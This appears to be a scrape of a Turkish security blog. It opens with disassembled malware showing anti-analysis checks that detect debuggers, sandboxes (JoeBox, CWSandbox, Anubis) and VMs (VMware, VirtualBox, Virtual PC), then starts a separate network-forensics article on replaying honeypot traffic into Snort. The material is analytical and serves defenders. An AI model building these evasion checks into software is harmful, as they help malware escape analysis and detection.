0040094A 0030 01 CMP BYTE PTR DS:[EAX],1
0040094C 75 10 JNC SHORT cybser_se.004077
```

```

00407890 |. E8 1FDCFFFF CALL ; \GetModuleHandleA
00407895 |. 85C0 TEST EAX,EAX
00407897 |. 74 02 JE SHORT cyber_se.0040789B
00407899 |. B3 01 MOV BL,1
0040789B |> 8BC3 MOV EAX,EBX
0040789D |. 5B POP EBX
0040789E \. C3 RETN
ThreatExpert Kontrolu
004078AC /$ 53 PUSH EBX
004078AD |. 33DB XOR EBX,EBX
004078AF |. 68 C4784000 PUSH cyber_se.004078C4 ; /pModule = "dbghelp.dll"
004078B4 |. E8 FBDBFFFF CALL ; \GetModuleHandleA
004078B9 |. 85C0 TEST EAX,EAX
004078BB |. 74 02 JE SHORT cyber_se.004078BF
004078BD |. B3 01 MOV BL,1
004078BF |> 8BC3 MOV EAX,EBX
004078C1 |. 5B POP EBX
004078C2 \. C3 RETN
Sandbox Kontrolu
55274-640-2673064-23950 - JoeBox
004078D0 /$ 53 PUSH EBX
004078D1 |. 81C4 F4FEFFFF ADD ESP,-10C
004078D7 |. 33DB XOR EBX,EBX
004078D9 |. 54 PUSH ESP ; /pHandle
004078DA |. 6A 01 PUSH 1 ; |Access
004078DC |. 6A 00 PUSH 0 ; |Reserved = 0
004078DE |. 68 38794000 PUSH cyber_se.00407938 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"
004078E3 |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE
004078E8 |. E8 EFDAFFFF CALL ; \RegOpenKeyExA
004078ED |. 85C0 TEST EAX,EAX
004078EF |. 75 32 JNZ SHORT cyber_se.00407923
004078F1 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101
004078F9 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]
004078FD |. 50 PUSH EAX ; /pBufSize

```

```

004078FE |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |
00407902 |. 50 PUSH EAX ; |Buffer
00407903 |. 6A 00 PUSH 0 ; |pValueType = NULL
00407905 |. 6A 00 PUSH 0 ; |Reserved = NULL
00407907 |. 68 64794000 PUSH cyber_se.00407964 ; |ValueName = "ProductId"
0040790C |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |
00407910 |. 50 PUSH EAX ; |hKey
00407911 |. E8 CEDAFFFF CALL ; \RegQueryValueExA
00407916 |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]
0040791A |. 3D 70794000 CMP EAX,cyber_se.00407970 ; ASCII "55274-640-2673064-23950"
0040791F |. 75 02 JNZ SHORT cyber_se.00407923
00407921 |. B3 01 MOV BL,1
00407923 |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]
00407926 |. 50 PUSH EAX ; /hKey
00407927 |. E8 8DAFFFFF CALL ; \RegCloseKey
0040792C |. 8BC3 MOV EAX,EBX
0040792E |. 81C4 0C010000 ADD ESP,10C
00407934 |. 5B POP EBX
00407935 \. C3 RETN
76487-644-3177037-23510 - CWSandbox
00407988 /$ 53 PUSH EBX
00407989 |. 81C4 F4FEFFFF ADD ESP,-10C
0040798F |. 33DB XOR EBX,EBX
00407991 |. 54 PUSH ESP ; /pHandle
00407992 |. 6A 01 PUSH 1 ; |Access
00407994 |. 6A 00 PUSH 0 ; |Reserved = 0
00407996 |. 68 F0794000 PUSH cyber_se.004079F0 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"
0040799B |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE
004079A0 |. E8 37DAFFFF CALL ; \RegOpenKeyExA
004079A5 |. 85C0 TEST EAX,EAX
004079A7 |. 75 32 JNZ SHORT cyber_se.004079DB
004079A9 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101
004079B1 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]
004079B5 |. 50 PUSH EAX ; /pBufSize

```

```

004079B6 |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |
004079BA |. 50 PUSH EAX ; |Buffer
004079BB |. 6A 00 PUSH 0 ; |pValueType = NULL
004079BD |. 6A 00 PUSH 0 ; |Reserved = NULL
004079BF |. 68 1C7A4000 PUSH cyber_se.00407A1C ; |ValueName = "ProductId"
004079C4 |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |
004079C8 |. 50 PUSH EAX ; |hKey
004079C9 |. E8 16DAFFFF CALL ; \RegQueryValueExA
004079CE |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]
004079D2 |. 3D 287A4000 CMP EAX,cyber_se.00407A28 ; ASCII "76487-644-3177037-23510"
004079D7 |. 75 02 JNZ SHORT cyber_se.004079DB
004079D9 |. B3 01 MOV BL,1
004079DB |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]
004079DE |. 50 PUSH EAX ; /hKey
004079DF |. E8 D0D9FFFF CALL ; \RegCloseKey
004079E4 |. 8BC3 MOV EAX,EBX
004079E6 |. 81C4 0C010000 ADD ESP,10C
004079EC |. 5B POP EBX
004079ED \. C3 RETN
76487-337-8429955-22614 - Anubis
00407A40 /$ 53 PUSH EBX
00407A41 |. 81C4 F4FEFFFF ADD ESP,-10C
00407A47 |. 33DB XOR EBX,EBX
00407A49 |. 54 PUSH ESP ; /pHandle
00407A4A |. 6A 01 PUSH 1 ; |Access
00407A4C |. 6A 00 PUSH 0 ; |Reserved = 0
00407A4E |. 68 A87A4000 PUSH cyber_se.00407AA8 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"
00407A53 |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE
00407A58 |. E8 7FD9FFFF CALL ; \RegOpenKeyExA
00407A5D |. 85C0 TEST EAX,EAX
00407A5F |. 75 32 JNZ SHORT cyber_se.00407A93
00407A61 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101
00407A69 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]

```

```

00407A6D |. 50 PUSH EAX ; /pBufSize
00407A6E |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |
00407A72 |. 50 PUSH EAX ; |Buffer
00407A73 |. 6A 00 PUSH 0 ; |pValueType = NULL
00407A75 |. 6A 00 PUSH 0 ; |Reserved = NULL
00407A77 |. 68 D47A4000 PUSH cyber_se.00407AD4 ; |ValueName = "ProductId"
00407A7C |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |
00407A80 |. 50 PUSH EAX ; |hKey
00407A81 |. E8 5ED9FFFF CALL ; \RegQueryValueExA
00407A86 |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]
00407A8A |. 3D E07A4000 CMP EAX,cyber_se.00407AE0 ; ASCII "76487-337-8429955-22614"
00407A8F |. 75 02 JNZ SHORT cyber_se.00407A93
00407A91 |. B3 01 MOV BL,1
00407A93 |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]
00407A96 |. 50 PUSH EAX ; /hKey
00407A97 |. E8 18D9FFFF CALL ; \RegCloseKey
00407A9C |. 8BC3 MOV EAX,EBX
00407A9E |. 81C4 0C010000 ADD ESP,10C
00407AA4 |. 5B POP EBX
00407AA5 \. C3 RETN
IsDebuggerPresent
00407BC8 /$ 53 PUSH EBX
00407BC9 |. 56 PUSH ESI
00407BCA |. 57 PUSH EDI
00407BCB |. 55 PUSH EBP
00407BCC |. 33DB XOR EBX,EBX
00407BCE |. 68 FC7B4000 PUSH cyber_se.00407BFC ; /FileName = "kernel32.dll"
00407BD3 |. E8 14D9FFFF CALL ; \LoadLibraryA
00407BD8 |. 8BF8 MOV EDI,EAX
00407BDA |. 85FF TEST EDI,EDI
00407BDC |. 74 17 JE SHORT cyber_se.00407BF5
00407BDE |. 68 0C7C4000 PUSH cyber_se.00407C0C ; /ProcNameOrOrdinal
00407BE3 |. 57 PUSH EDI ; |hModule
00407BE4 |. E8 E3D8FFFF CALL ; \GetProcAddress

```

```

00407BE9 |. 8BE8 MOV EBP,EAX ; kernel32.IsDebuggerPresent
00407BEB |. 89EE MOV ESI,EBP
00407BED |. 85ED TEST EBP,EBP
00407BEF |. 74 04 JE SHORT cyber_se.00407BF5
00407BF1 |. FFD6 CALL ESI
00407BF3 |. 8BD8 MOV EBX,EAX
00407BF5 |> 8BC3 MOV EAX,EBX
00407BF7 |. 5D POP EBP
00407BF8 |. 5F POP EDI
00407BF9 |. 5E POP ESI
00407BFA |. 5B POP EBX
00407BFB \. C3 RETN
Virtual PC
00407726 0F DB 0F ; Virtual PC Kontrolü
00407727 3F DB 3F ; CHAR '?'
00407728 07 DB 07
VMWare
004076CD . B8 68584D56 MOV EAX,564D5868
004076D2 . BB 12F76C3C MOV EBX,3C6CF712
004076D7 . B9 0A000000 MOV ECX,0A
004076DC . 66:BA 5856 MOV DX,5658
VirtualBox
00407768 /$ 55 PUSH EBP
00407769 |. 8BEC MOV EBP,ESP
0040776B |. 81C4 C8FEFFFF ADD ESP,-138
00407771 |. 53 PUSH EBX
00407772 |. 56 PUSH ESI
00407773 |. 33C0 XOR EAX,EAX
00407775 |. 8985 D4FEFFFF MOV DWORD PTR SS:[EBP-12C],EAX
0040777B |. 8985 CCFEFFFF MOV DWORD PTR SS:[EBP-134],EAX
00407781 |. 8985 C8FEFFFF MOV DWORD PTR SS:[EBP-138],EAX
00407787 |. 8985 D0FEFFFF MOV DWORD PTR SS:[EBP-130],EAX
0040778D |. 33C0 XOR EAX,EAX
0040778F |. 55 PUSH EBP
00407790 |. 68 60784000 PUSH cyber_se.00407860

```

00407795 |. 64:FF30 PUSH DWORD PTR FS:[EAX]
00407798 |. 64:8920 MOV DWORD PTR FS:[EAX],ESP
0040779B |. 33DB XOR EBX,EBX
0040779D |. 33D2 XOR EDX,EDX
0040779F |. B8 02000000 MOV EAX,2
004077A4 |. E8 7FFEFFFF CALL cyber_se.00407628
004077A9 |. 8BF0 MOV ESI,EAX
004077AB |. C785 D8FEFFFF >MOV DWORD PTR SS:[EBP-128],128
004077B5 |. EB 70 JMP SHORT cyber_se.00407827
004077B7 |> 8D85 D0FEFFFF /LEA EAX,DWORD PTR SS:[EBP-130]
004077BD |. 8D95 FCFEFFFF |LEA EDX,DWORD PTR SS:[EBP-104]
004077C3 |. B9 04010000 |MOV ECX,104
004077C8 |. E8 1BC2FFFF |CALL cyber_se.004039E8
004077CD |. 8B85 D0FEFFFF |MOV EAX,DWORD PTR SS:[EBP-130]
004077D3 |. 8D95 D4FEFFFF |LEA EDX,DWORD PTR SS:[EBP-12C]
004077D9 |. E8 12F5FFFF |CALL cyber_se.00406CF0
004077DE |. 8B85 D4FEFFFF |MOV EAX,DWORD PTR SS:[EBP-12C]
004077E4 |. 50 |PUSH EAX
004077E5 |. 8D95 C8FEFFFF |LEA EDX,DWORD PTR SS:[EBP-138]
004077EB |. B8 78784000 |MOV EAX,cyber_se.00407878 ; ASCII "VBoxService.exe"
004077F0 |. E8 FBF4FFFF |CALL cyber_se.00406CF0
004077F5 |. 8B85 C8FEFFFF |MOV EAX,DWORD PTR SS:[EBP-138]
004077FB |. E8 14C4FFFF |CALL cyber_se.00403C14
00407800 |. 8BD0 |MOV EDX,EAX
00407802 |. 8D85 CCFEFFFF |LEA EAX,DWORD PTR SS:[EBP-134]
00407808 |. E8 63C1FFFF |CALL cyber_se.00403970
0040780D |. 8B85 CCFEFFFF |MOV EAX,DWORD PTR SS:[EBP-134]
00407813 |. 5A |POP EDX
00407814 |. E8 E3C4FFFF |CALL cyber_se.00403CFC
00407819 |. 85C0 |TEST EAX,EAX
0040781B |. 7E 0A |JLE SHORT cyber_se.00407827
0040781D |. 56 |PUSH ESI ; /hObject

```

0040781E |. E8 D1DBFFFF |CALL ; \CloseHandle
00407823 |. B3 01 |MOV BL,1
00407825 |. EB 1B |JMP SHORT cyber_se.00407842
00407827 |> 8D95 D8FEFFFF LEA EDX,DWORD PTR SS:[EBP-128]
0040782D |. 8BC6 |MOV EAX,ESI
0040782F |. E8 34FEFFFF |CALL cyber_se.00407668
00407834 |. 85C0 |TEST EAX,EAX
00407836 |.^0F85 7BFFFFFF \JNZ cyber_se.004077B7
0040783C |. 56 PUSH ESI ; /hObject
0040783D |. E8 B2DBFFFF CALL ; \CloseHandle
00407842 |> 33C0 XOR EAX,EAX
00407844 |. 5A POP EDX
00407845 |. 59 POP ECX
00407846 |. 59 POP ECX
00407847 |. 64:8910 MOV DWORD PTR FS:[EAX],EDX
0040784A |. 68 67784000 PUSH cyber_se.00407867
0040784F |> 8D85 C8FEFFFF LEA EAX,DWORD PTR SS:[EBP-138]
00407855 |. BA 04000000 MOV EDX,4
0040785A |. E8 3DBFFFFF CALL cyber_se.0040379C
0040785F \. C3 RETN
Softice Kontrolu
00407DB0 /$ 53 PUSH EBX
00407DB1 |. 33DB XOR EBX,EBX
00407DB3 |. 6A 00 PUSH 0 ; /hTemplateFile = NULL
00407DB5 |. 68 80000000 PUSH 80 ; |Attributes = NORMAL
00407DBA |. 6A 03 PUSH 3 ; |Mode = OPEN_EXISTING
00407DBC |. 6A 00 PUSH 0 ; |pSecurity = NULL
00407DBE |. 6A 03 PUSH 3 ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
00407DC0 |. 68 000000C0 PUSH C0000000 ; |Access = GENERIC_READ|GENERIC_WRITE
00407DC5 |. 68 E07D4000 PUSH cyber_se.00407DE0 ; |FileName = "\\.\SICE"
00407DCA |. E8 45D6FFFF CALL ; \CreateFileA
00407DCF |. 83F8 FF CMP EAX,-1
00407DD2 |. 74 08 JE SHORT cyber_se.00407DDC
00407DD4 |. 50 PUSH EAX ; /hObject

```

```

00407DD5 |. E8 1AD6FFFF CALL ; \CloseHandle

00407DDA |. B3 01 MOV BL,1

00407DDC |> 8BC3 MOV EAX,EBX

00407DDE |. 5B POP EBX

00407DDF \. C3 RETN

00407DE0 . 5C 5C 2E 5C 53>ASCII "\\SICE",0

00407DE9 00 DB 00

00407DEA 00 DB 00

00407DEB 00 DB 00

00407DEC /$ 53 PUSH EBX

00407DED |. 33DB XOR EBX,EBX

00407DEF |. 6A 00 PUSH 0 ; /hTemplateFile = NULL

00407DF1 |. 68 80000000 PUSH 80 ; |Attributes = NORMAL

00407DF6 |. 6A 03 PUSH 3 ; |Mode = OPEN_EXISTING

00407DF8 |. 6A 00 PUSH 0 ; |pSecurity = NULL

00407DFA |. 6A 03 PUSH 3 ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE

00407DFC |. 68 000000C0 PUSH C0000000 ; |Access = GENERIC_READ|GENERIC_WRITE

00407E01 |. 68 1C7E4000 PUSH cyber_se.00407E1C ; |FileName = "\\NTICE"

00407E06 |. E8 09D6FFFF CALL ; \CreateFileA

00407E0B |. 83F8 FF CMP EAX,-1

00407E0E |. 74 08 JE SHORT cyber_se.00407E18

00407E10 |. 50 PUSH EAX ; /hObject

00407E11 |. E8 DED5FFFF CALL ; \CloseHandle

00407E16 |. B3 01 MOV BL,1

00407E18 |> 8BC3 MOV EAX,EBX

00407E1A |. 5B POP EBX

00407E1B \. C3 RETN

00407E1C . 5C 5C 2E 5C 4E>ASCII "\\NTICE",0

SyserDebugger Kontrolu
00407D53 . B8 847D4000 MOV EAX,cyber_se.00407D84 ; ASCII "\\Syser"

00407D58 . E8 C7FFFFFF CALL cyber_se.00407D24

00407D5D . 84C0 TEST AL,AL

00407D5F . 75 1C JNZ SHORT cyber_se.00407D7D

```

00407D61 . B8 907D4000 MOV EAX,cyber_se.00407D90 ; ASCII "\\SyserDbgMsg"

00407D66 . E8 B9FFFFFF CALL cyber_se.00407D24

00407D6B . 84C0 TEST AL,AL

00407D6D . 75 0E JNZ SHORT cyber_se.00407D7D

00407D6F . B8 A07D4000 MOV EAX,cyber_se.00407DA0 ; ASCII "\\SyserBoot"

TickCount

0040D7C5 |. E8 0A7DFFFF CALL ; [GetTickCount

0040D7CA |. 8BD8 MOV EBX,EAX

0040D7CC |. B8 04774000 MOV EAX,cyber_se.00407704 ; Entry address

0040D7D1 |. E8 16A5FFFF CALL cyber_se.00407CEC ; ?

0040D7D6 |. 84C0 TEST AL,AL

....

0040D911 |. E8 BE7BFFFF CALL ; [GetTickCount

0040D916 |. 33D2 XOR EDX,EDX

0040D918 |. 52 PUSH EDX

0040D919 |. 50 PUSH EAX

0040D91A |. 8BC3 MOV EAX,EBX

0040D91C |. 99 CDQ

0040D91D |. 290424 SUB DWORD PTR SS:[ESP],EAX

0040D920 |. 195424 04 SBB DWORD PTR SS:[ESP+4],EDX

0040D924 |. 58 POP EAX

0040D925 |. 5A POP EDX

0040D926 |. 83FA 00 CMP EDX,0

0040D929 |. 75 09 JNZ SHORT cyber_se.0040D934

0040D92B |. 3D 88130000 CMP EAX,1388

0040D930 |. 76 0B JBE SHORT cyber_se.0040D93D


0040D932 |. EB 02 JMP SHORT cyber_se.0040D936

0040D934 |> 7E 07 JLE SHORT cyber_se.0040D93D

0040D936 |> 6A 00 PUSH 0 ; /ExitCode = 0

0040D938 |. E8 1F7BFFFF CALL ; \ExitProcess

Piyasada yer alan çoğu zararlı yazılımın yıllardır aynı anti analiz kodlarını içerdiği düşünüldüğünde bu kodlar üzerinde bol bol pratik yapmış olan zararlı yazılım analisti için bu kontrolleri tespit etmek ve aşmak sadece birkaç dakika sürmektedir.



Bu tür kodların kullanım amacı her ne kadar zararlı yazılım analistinin işini zorlaştırmak olsa da motive olmuş bir zararlı yazılım analistini bu tür kontroller ile durdurmak hiçbir zaman mümkün değildir.

Bu vesileyle herkesin 23 Nisan Ulusal Egemenlik ve Çocuk Bayramı'nı kutlar bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Ağ Trafiğinde Adli Bilişim Analizi

SOURCE: <https://www.mertsarica.com/ag-trafiginde-adli-bilisim-analizi/>

By M.S on March 18th, 2012




Network Forensics, Türkçe meali ile bilgisayar ağlarında adli bilişim, temel olarak ağ trafiğinin analiz edilmesine dayanmaktadır. Post-mortem (olay/vaka sonrası) gerçekleştirilebilmesi nedeniyle analiz için ateş duvarı (firewall), saldırı tespit/engelleme sistemi (ids/ips), bal küpü (honeypot) vb. ağ trafik kaydı tutan cihazların ve sistemlerin kayıtlarına ihtiyaç duyulmaktadır. Kayıtların analizi için [Snort](#), [ngrep](#), [tcpdump](#), [NetworkMiner](#), [Wireshark](#), [tcpextract](#), [Netwitness Investigator](#), [Xplico](#) vb. çeşitli yazılımlardan faydalanılmaktadır.

Bilgi Güvenliği AKADEMİSİ, Şubat ayında tamamı internet üzerindeki bal küpü (honeypot) / CTF sistemlerinden elde edilmiş ~20 GB'lık(5 DVD) trafik dosyalarını konuya meraklı sektör çalışanlarıyla [paylaşma kararı](#) aldı. Ben de bahsi geçen meraklılardan biri olarak Ömer ALBAYRAK'dan temin ettiğim DVDler'de yer alan dosyalara kısaca göz atmaya ve başarılı olan sızma girişimlerinden birini (geri kalanlarını meraklılara bırakıyorum) tespit etmeye karar verdim.


Her biri yaklaşık 1 GB olan 20 tane PCAP dosyasında, başarılı olan sızma girişimlerini aramanın samanlıkta iğne aramaktan farklı olmayacağını düşünerek daha akılcı bir yol izleyerek elimdeki tüm PCAP dosyalarını Snort saldırı tespit sistemine yönlendirmenin işlerimi kolaylaştıracağı düşüncesi ile sanal makineye üzerinde [Snort](#), [nmap](#), [Nessus](#) ve [birçok](#) açık kaynak kodlu ağ güvenliği uygulamalarını barındıran Network Security Toolkit (NST) işletim sistemini kurdum.

Normal şartlarda elimde boyut olarak ufak ve sayıca az PCAP dosyaları olmuş olsaydı, [Backtrack 5 R2](#) işletim sistemi üzerinde yer alan [Wireshark](#), [tcpdump](#) ve [ngrep](#) gibi araçlar ile analizi rahatlıkla gerçekleştirebilirdim.

NST işletim sistemini sanal makineye kurduktan ve Snort servisini çalıştırdıktan sonra sıra 20 adet PCAP dosyasını bu sisteme gönderecek (packet replay) aracı bulmaya ve kullanmaya gelmişti. Bunun için daha önce birçok testte kullanmış olduğum Colasoft'un [Packet Player](#) aracını kullanmaya karar verdim. NST otomatik olarak ağ bağdaştırıcılarını (network adapters) [promiscuous](#) kipte (mode) başlattığı için paketleri bu araç ile Snort kurulu NST sistemine göndermeye başladım.



4 saatten fazla süren paket gönderim işlemi tamamlandıktan sonra Snort tarafından üretilen alarmlar analiz edilmeye hazır hale geldi.



Saldırganlar ve saldırıya uğrayan sistemler hakkında en ufak bir fikrim olmadığı için en çok tekil alarm üreten hedef ve kaynak ip adresleri üzerine yoğunlaştığımda hedef olarak bir ip adresi (potansiyel sunucu), kaynak olarak ise bir kaç ip adresi (potansiyel saldırganlar) ortaya çıktı.

Basic Analysis and Security Engine (BASE)

Home | Search

Queried on : Sat March 17, 2012 14:55:36

Meta Criteria: any
IP Criteria: any
Layer 4 Criteria: none
Payload Criteria: any

Displaying alerts 1-46 of 46 total

< Dst IP address >	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
☐ 95.173.186.116	1	2268	198	1
☐ 5.5.5.2	1	1284	7	1
☐ 95.9.71.218	1	19	5	1
☐ 88.226.57.69	1	59	5	1
☐ 5.5.5.1	1	6452	4	1
☐ 94.123.211.146	1	74	4	1
☐ 192.168.2.3	1	5	3	1
☐ 192.168.12.12	1	14533	3	1
☐ 255.255.255.255	1	4456	2	1
☐ 192.168.18.174	1	7	2	1
☐ 192.168.18.1	1	4	2	1
☐ 192.168.18.134	1	4	2	1
☐ 178.233.236.209	1	2	2	1
☐ 239.255.255.250	1	28822	2	1
☐ 88.230.107.17	1	3	1	1
☐ 192.168.18.173	1	1	1	1
☐ 188.38.184.109	1	1	1	1
☐ 192.168.18.142	1	32	1	1

Basic Analysis and Security Engine (BASE)

Home | Search

Added 3 alert(s) to the Alert cache

Queried on : Sat March 17, 2012 14:52:51

Meta Criteria: any
IP Criteria: any
Layer 4 Criteria: none
Payload Criteria: any

Displaying alerts 1-48 of 120 total

< Src IP address >	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
☐ 195.174.37.105	1	446	115	1
☐ 94.123.211.146	1	124	44	1
☐ 95.9.71.218	1	235	33	1
☐ 78.186.135.90	1	40	27	1
☐ 85.104.21.211	1	121	20	1
☐ 88.226.57.69	1	17	11	1
☐ 95.173.186.116	1	15955	11	15
☐ 5.5.5.1	1	169	7	2
☐ 85.105.202.222	1	34	7	1
☐ 178.233.236.209	1	6	6	1
☐ 81.213.251.237	1	12	4	1
☐ 192.168.18.1	1	9186	4	3
☐ 5.5.5.2	1	6452	4	1
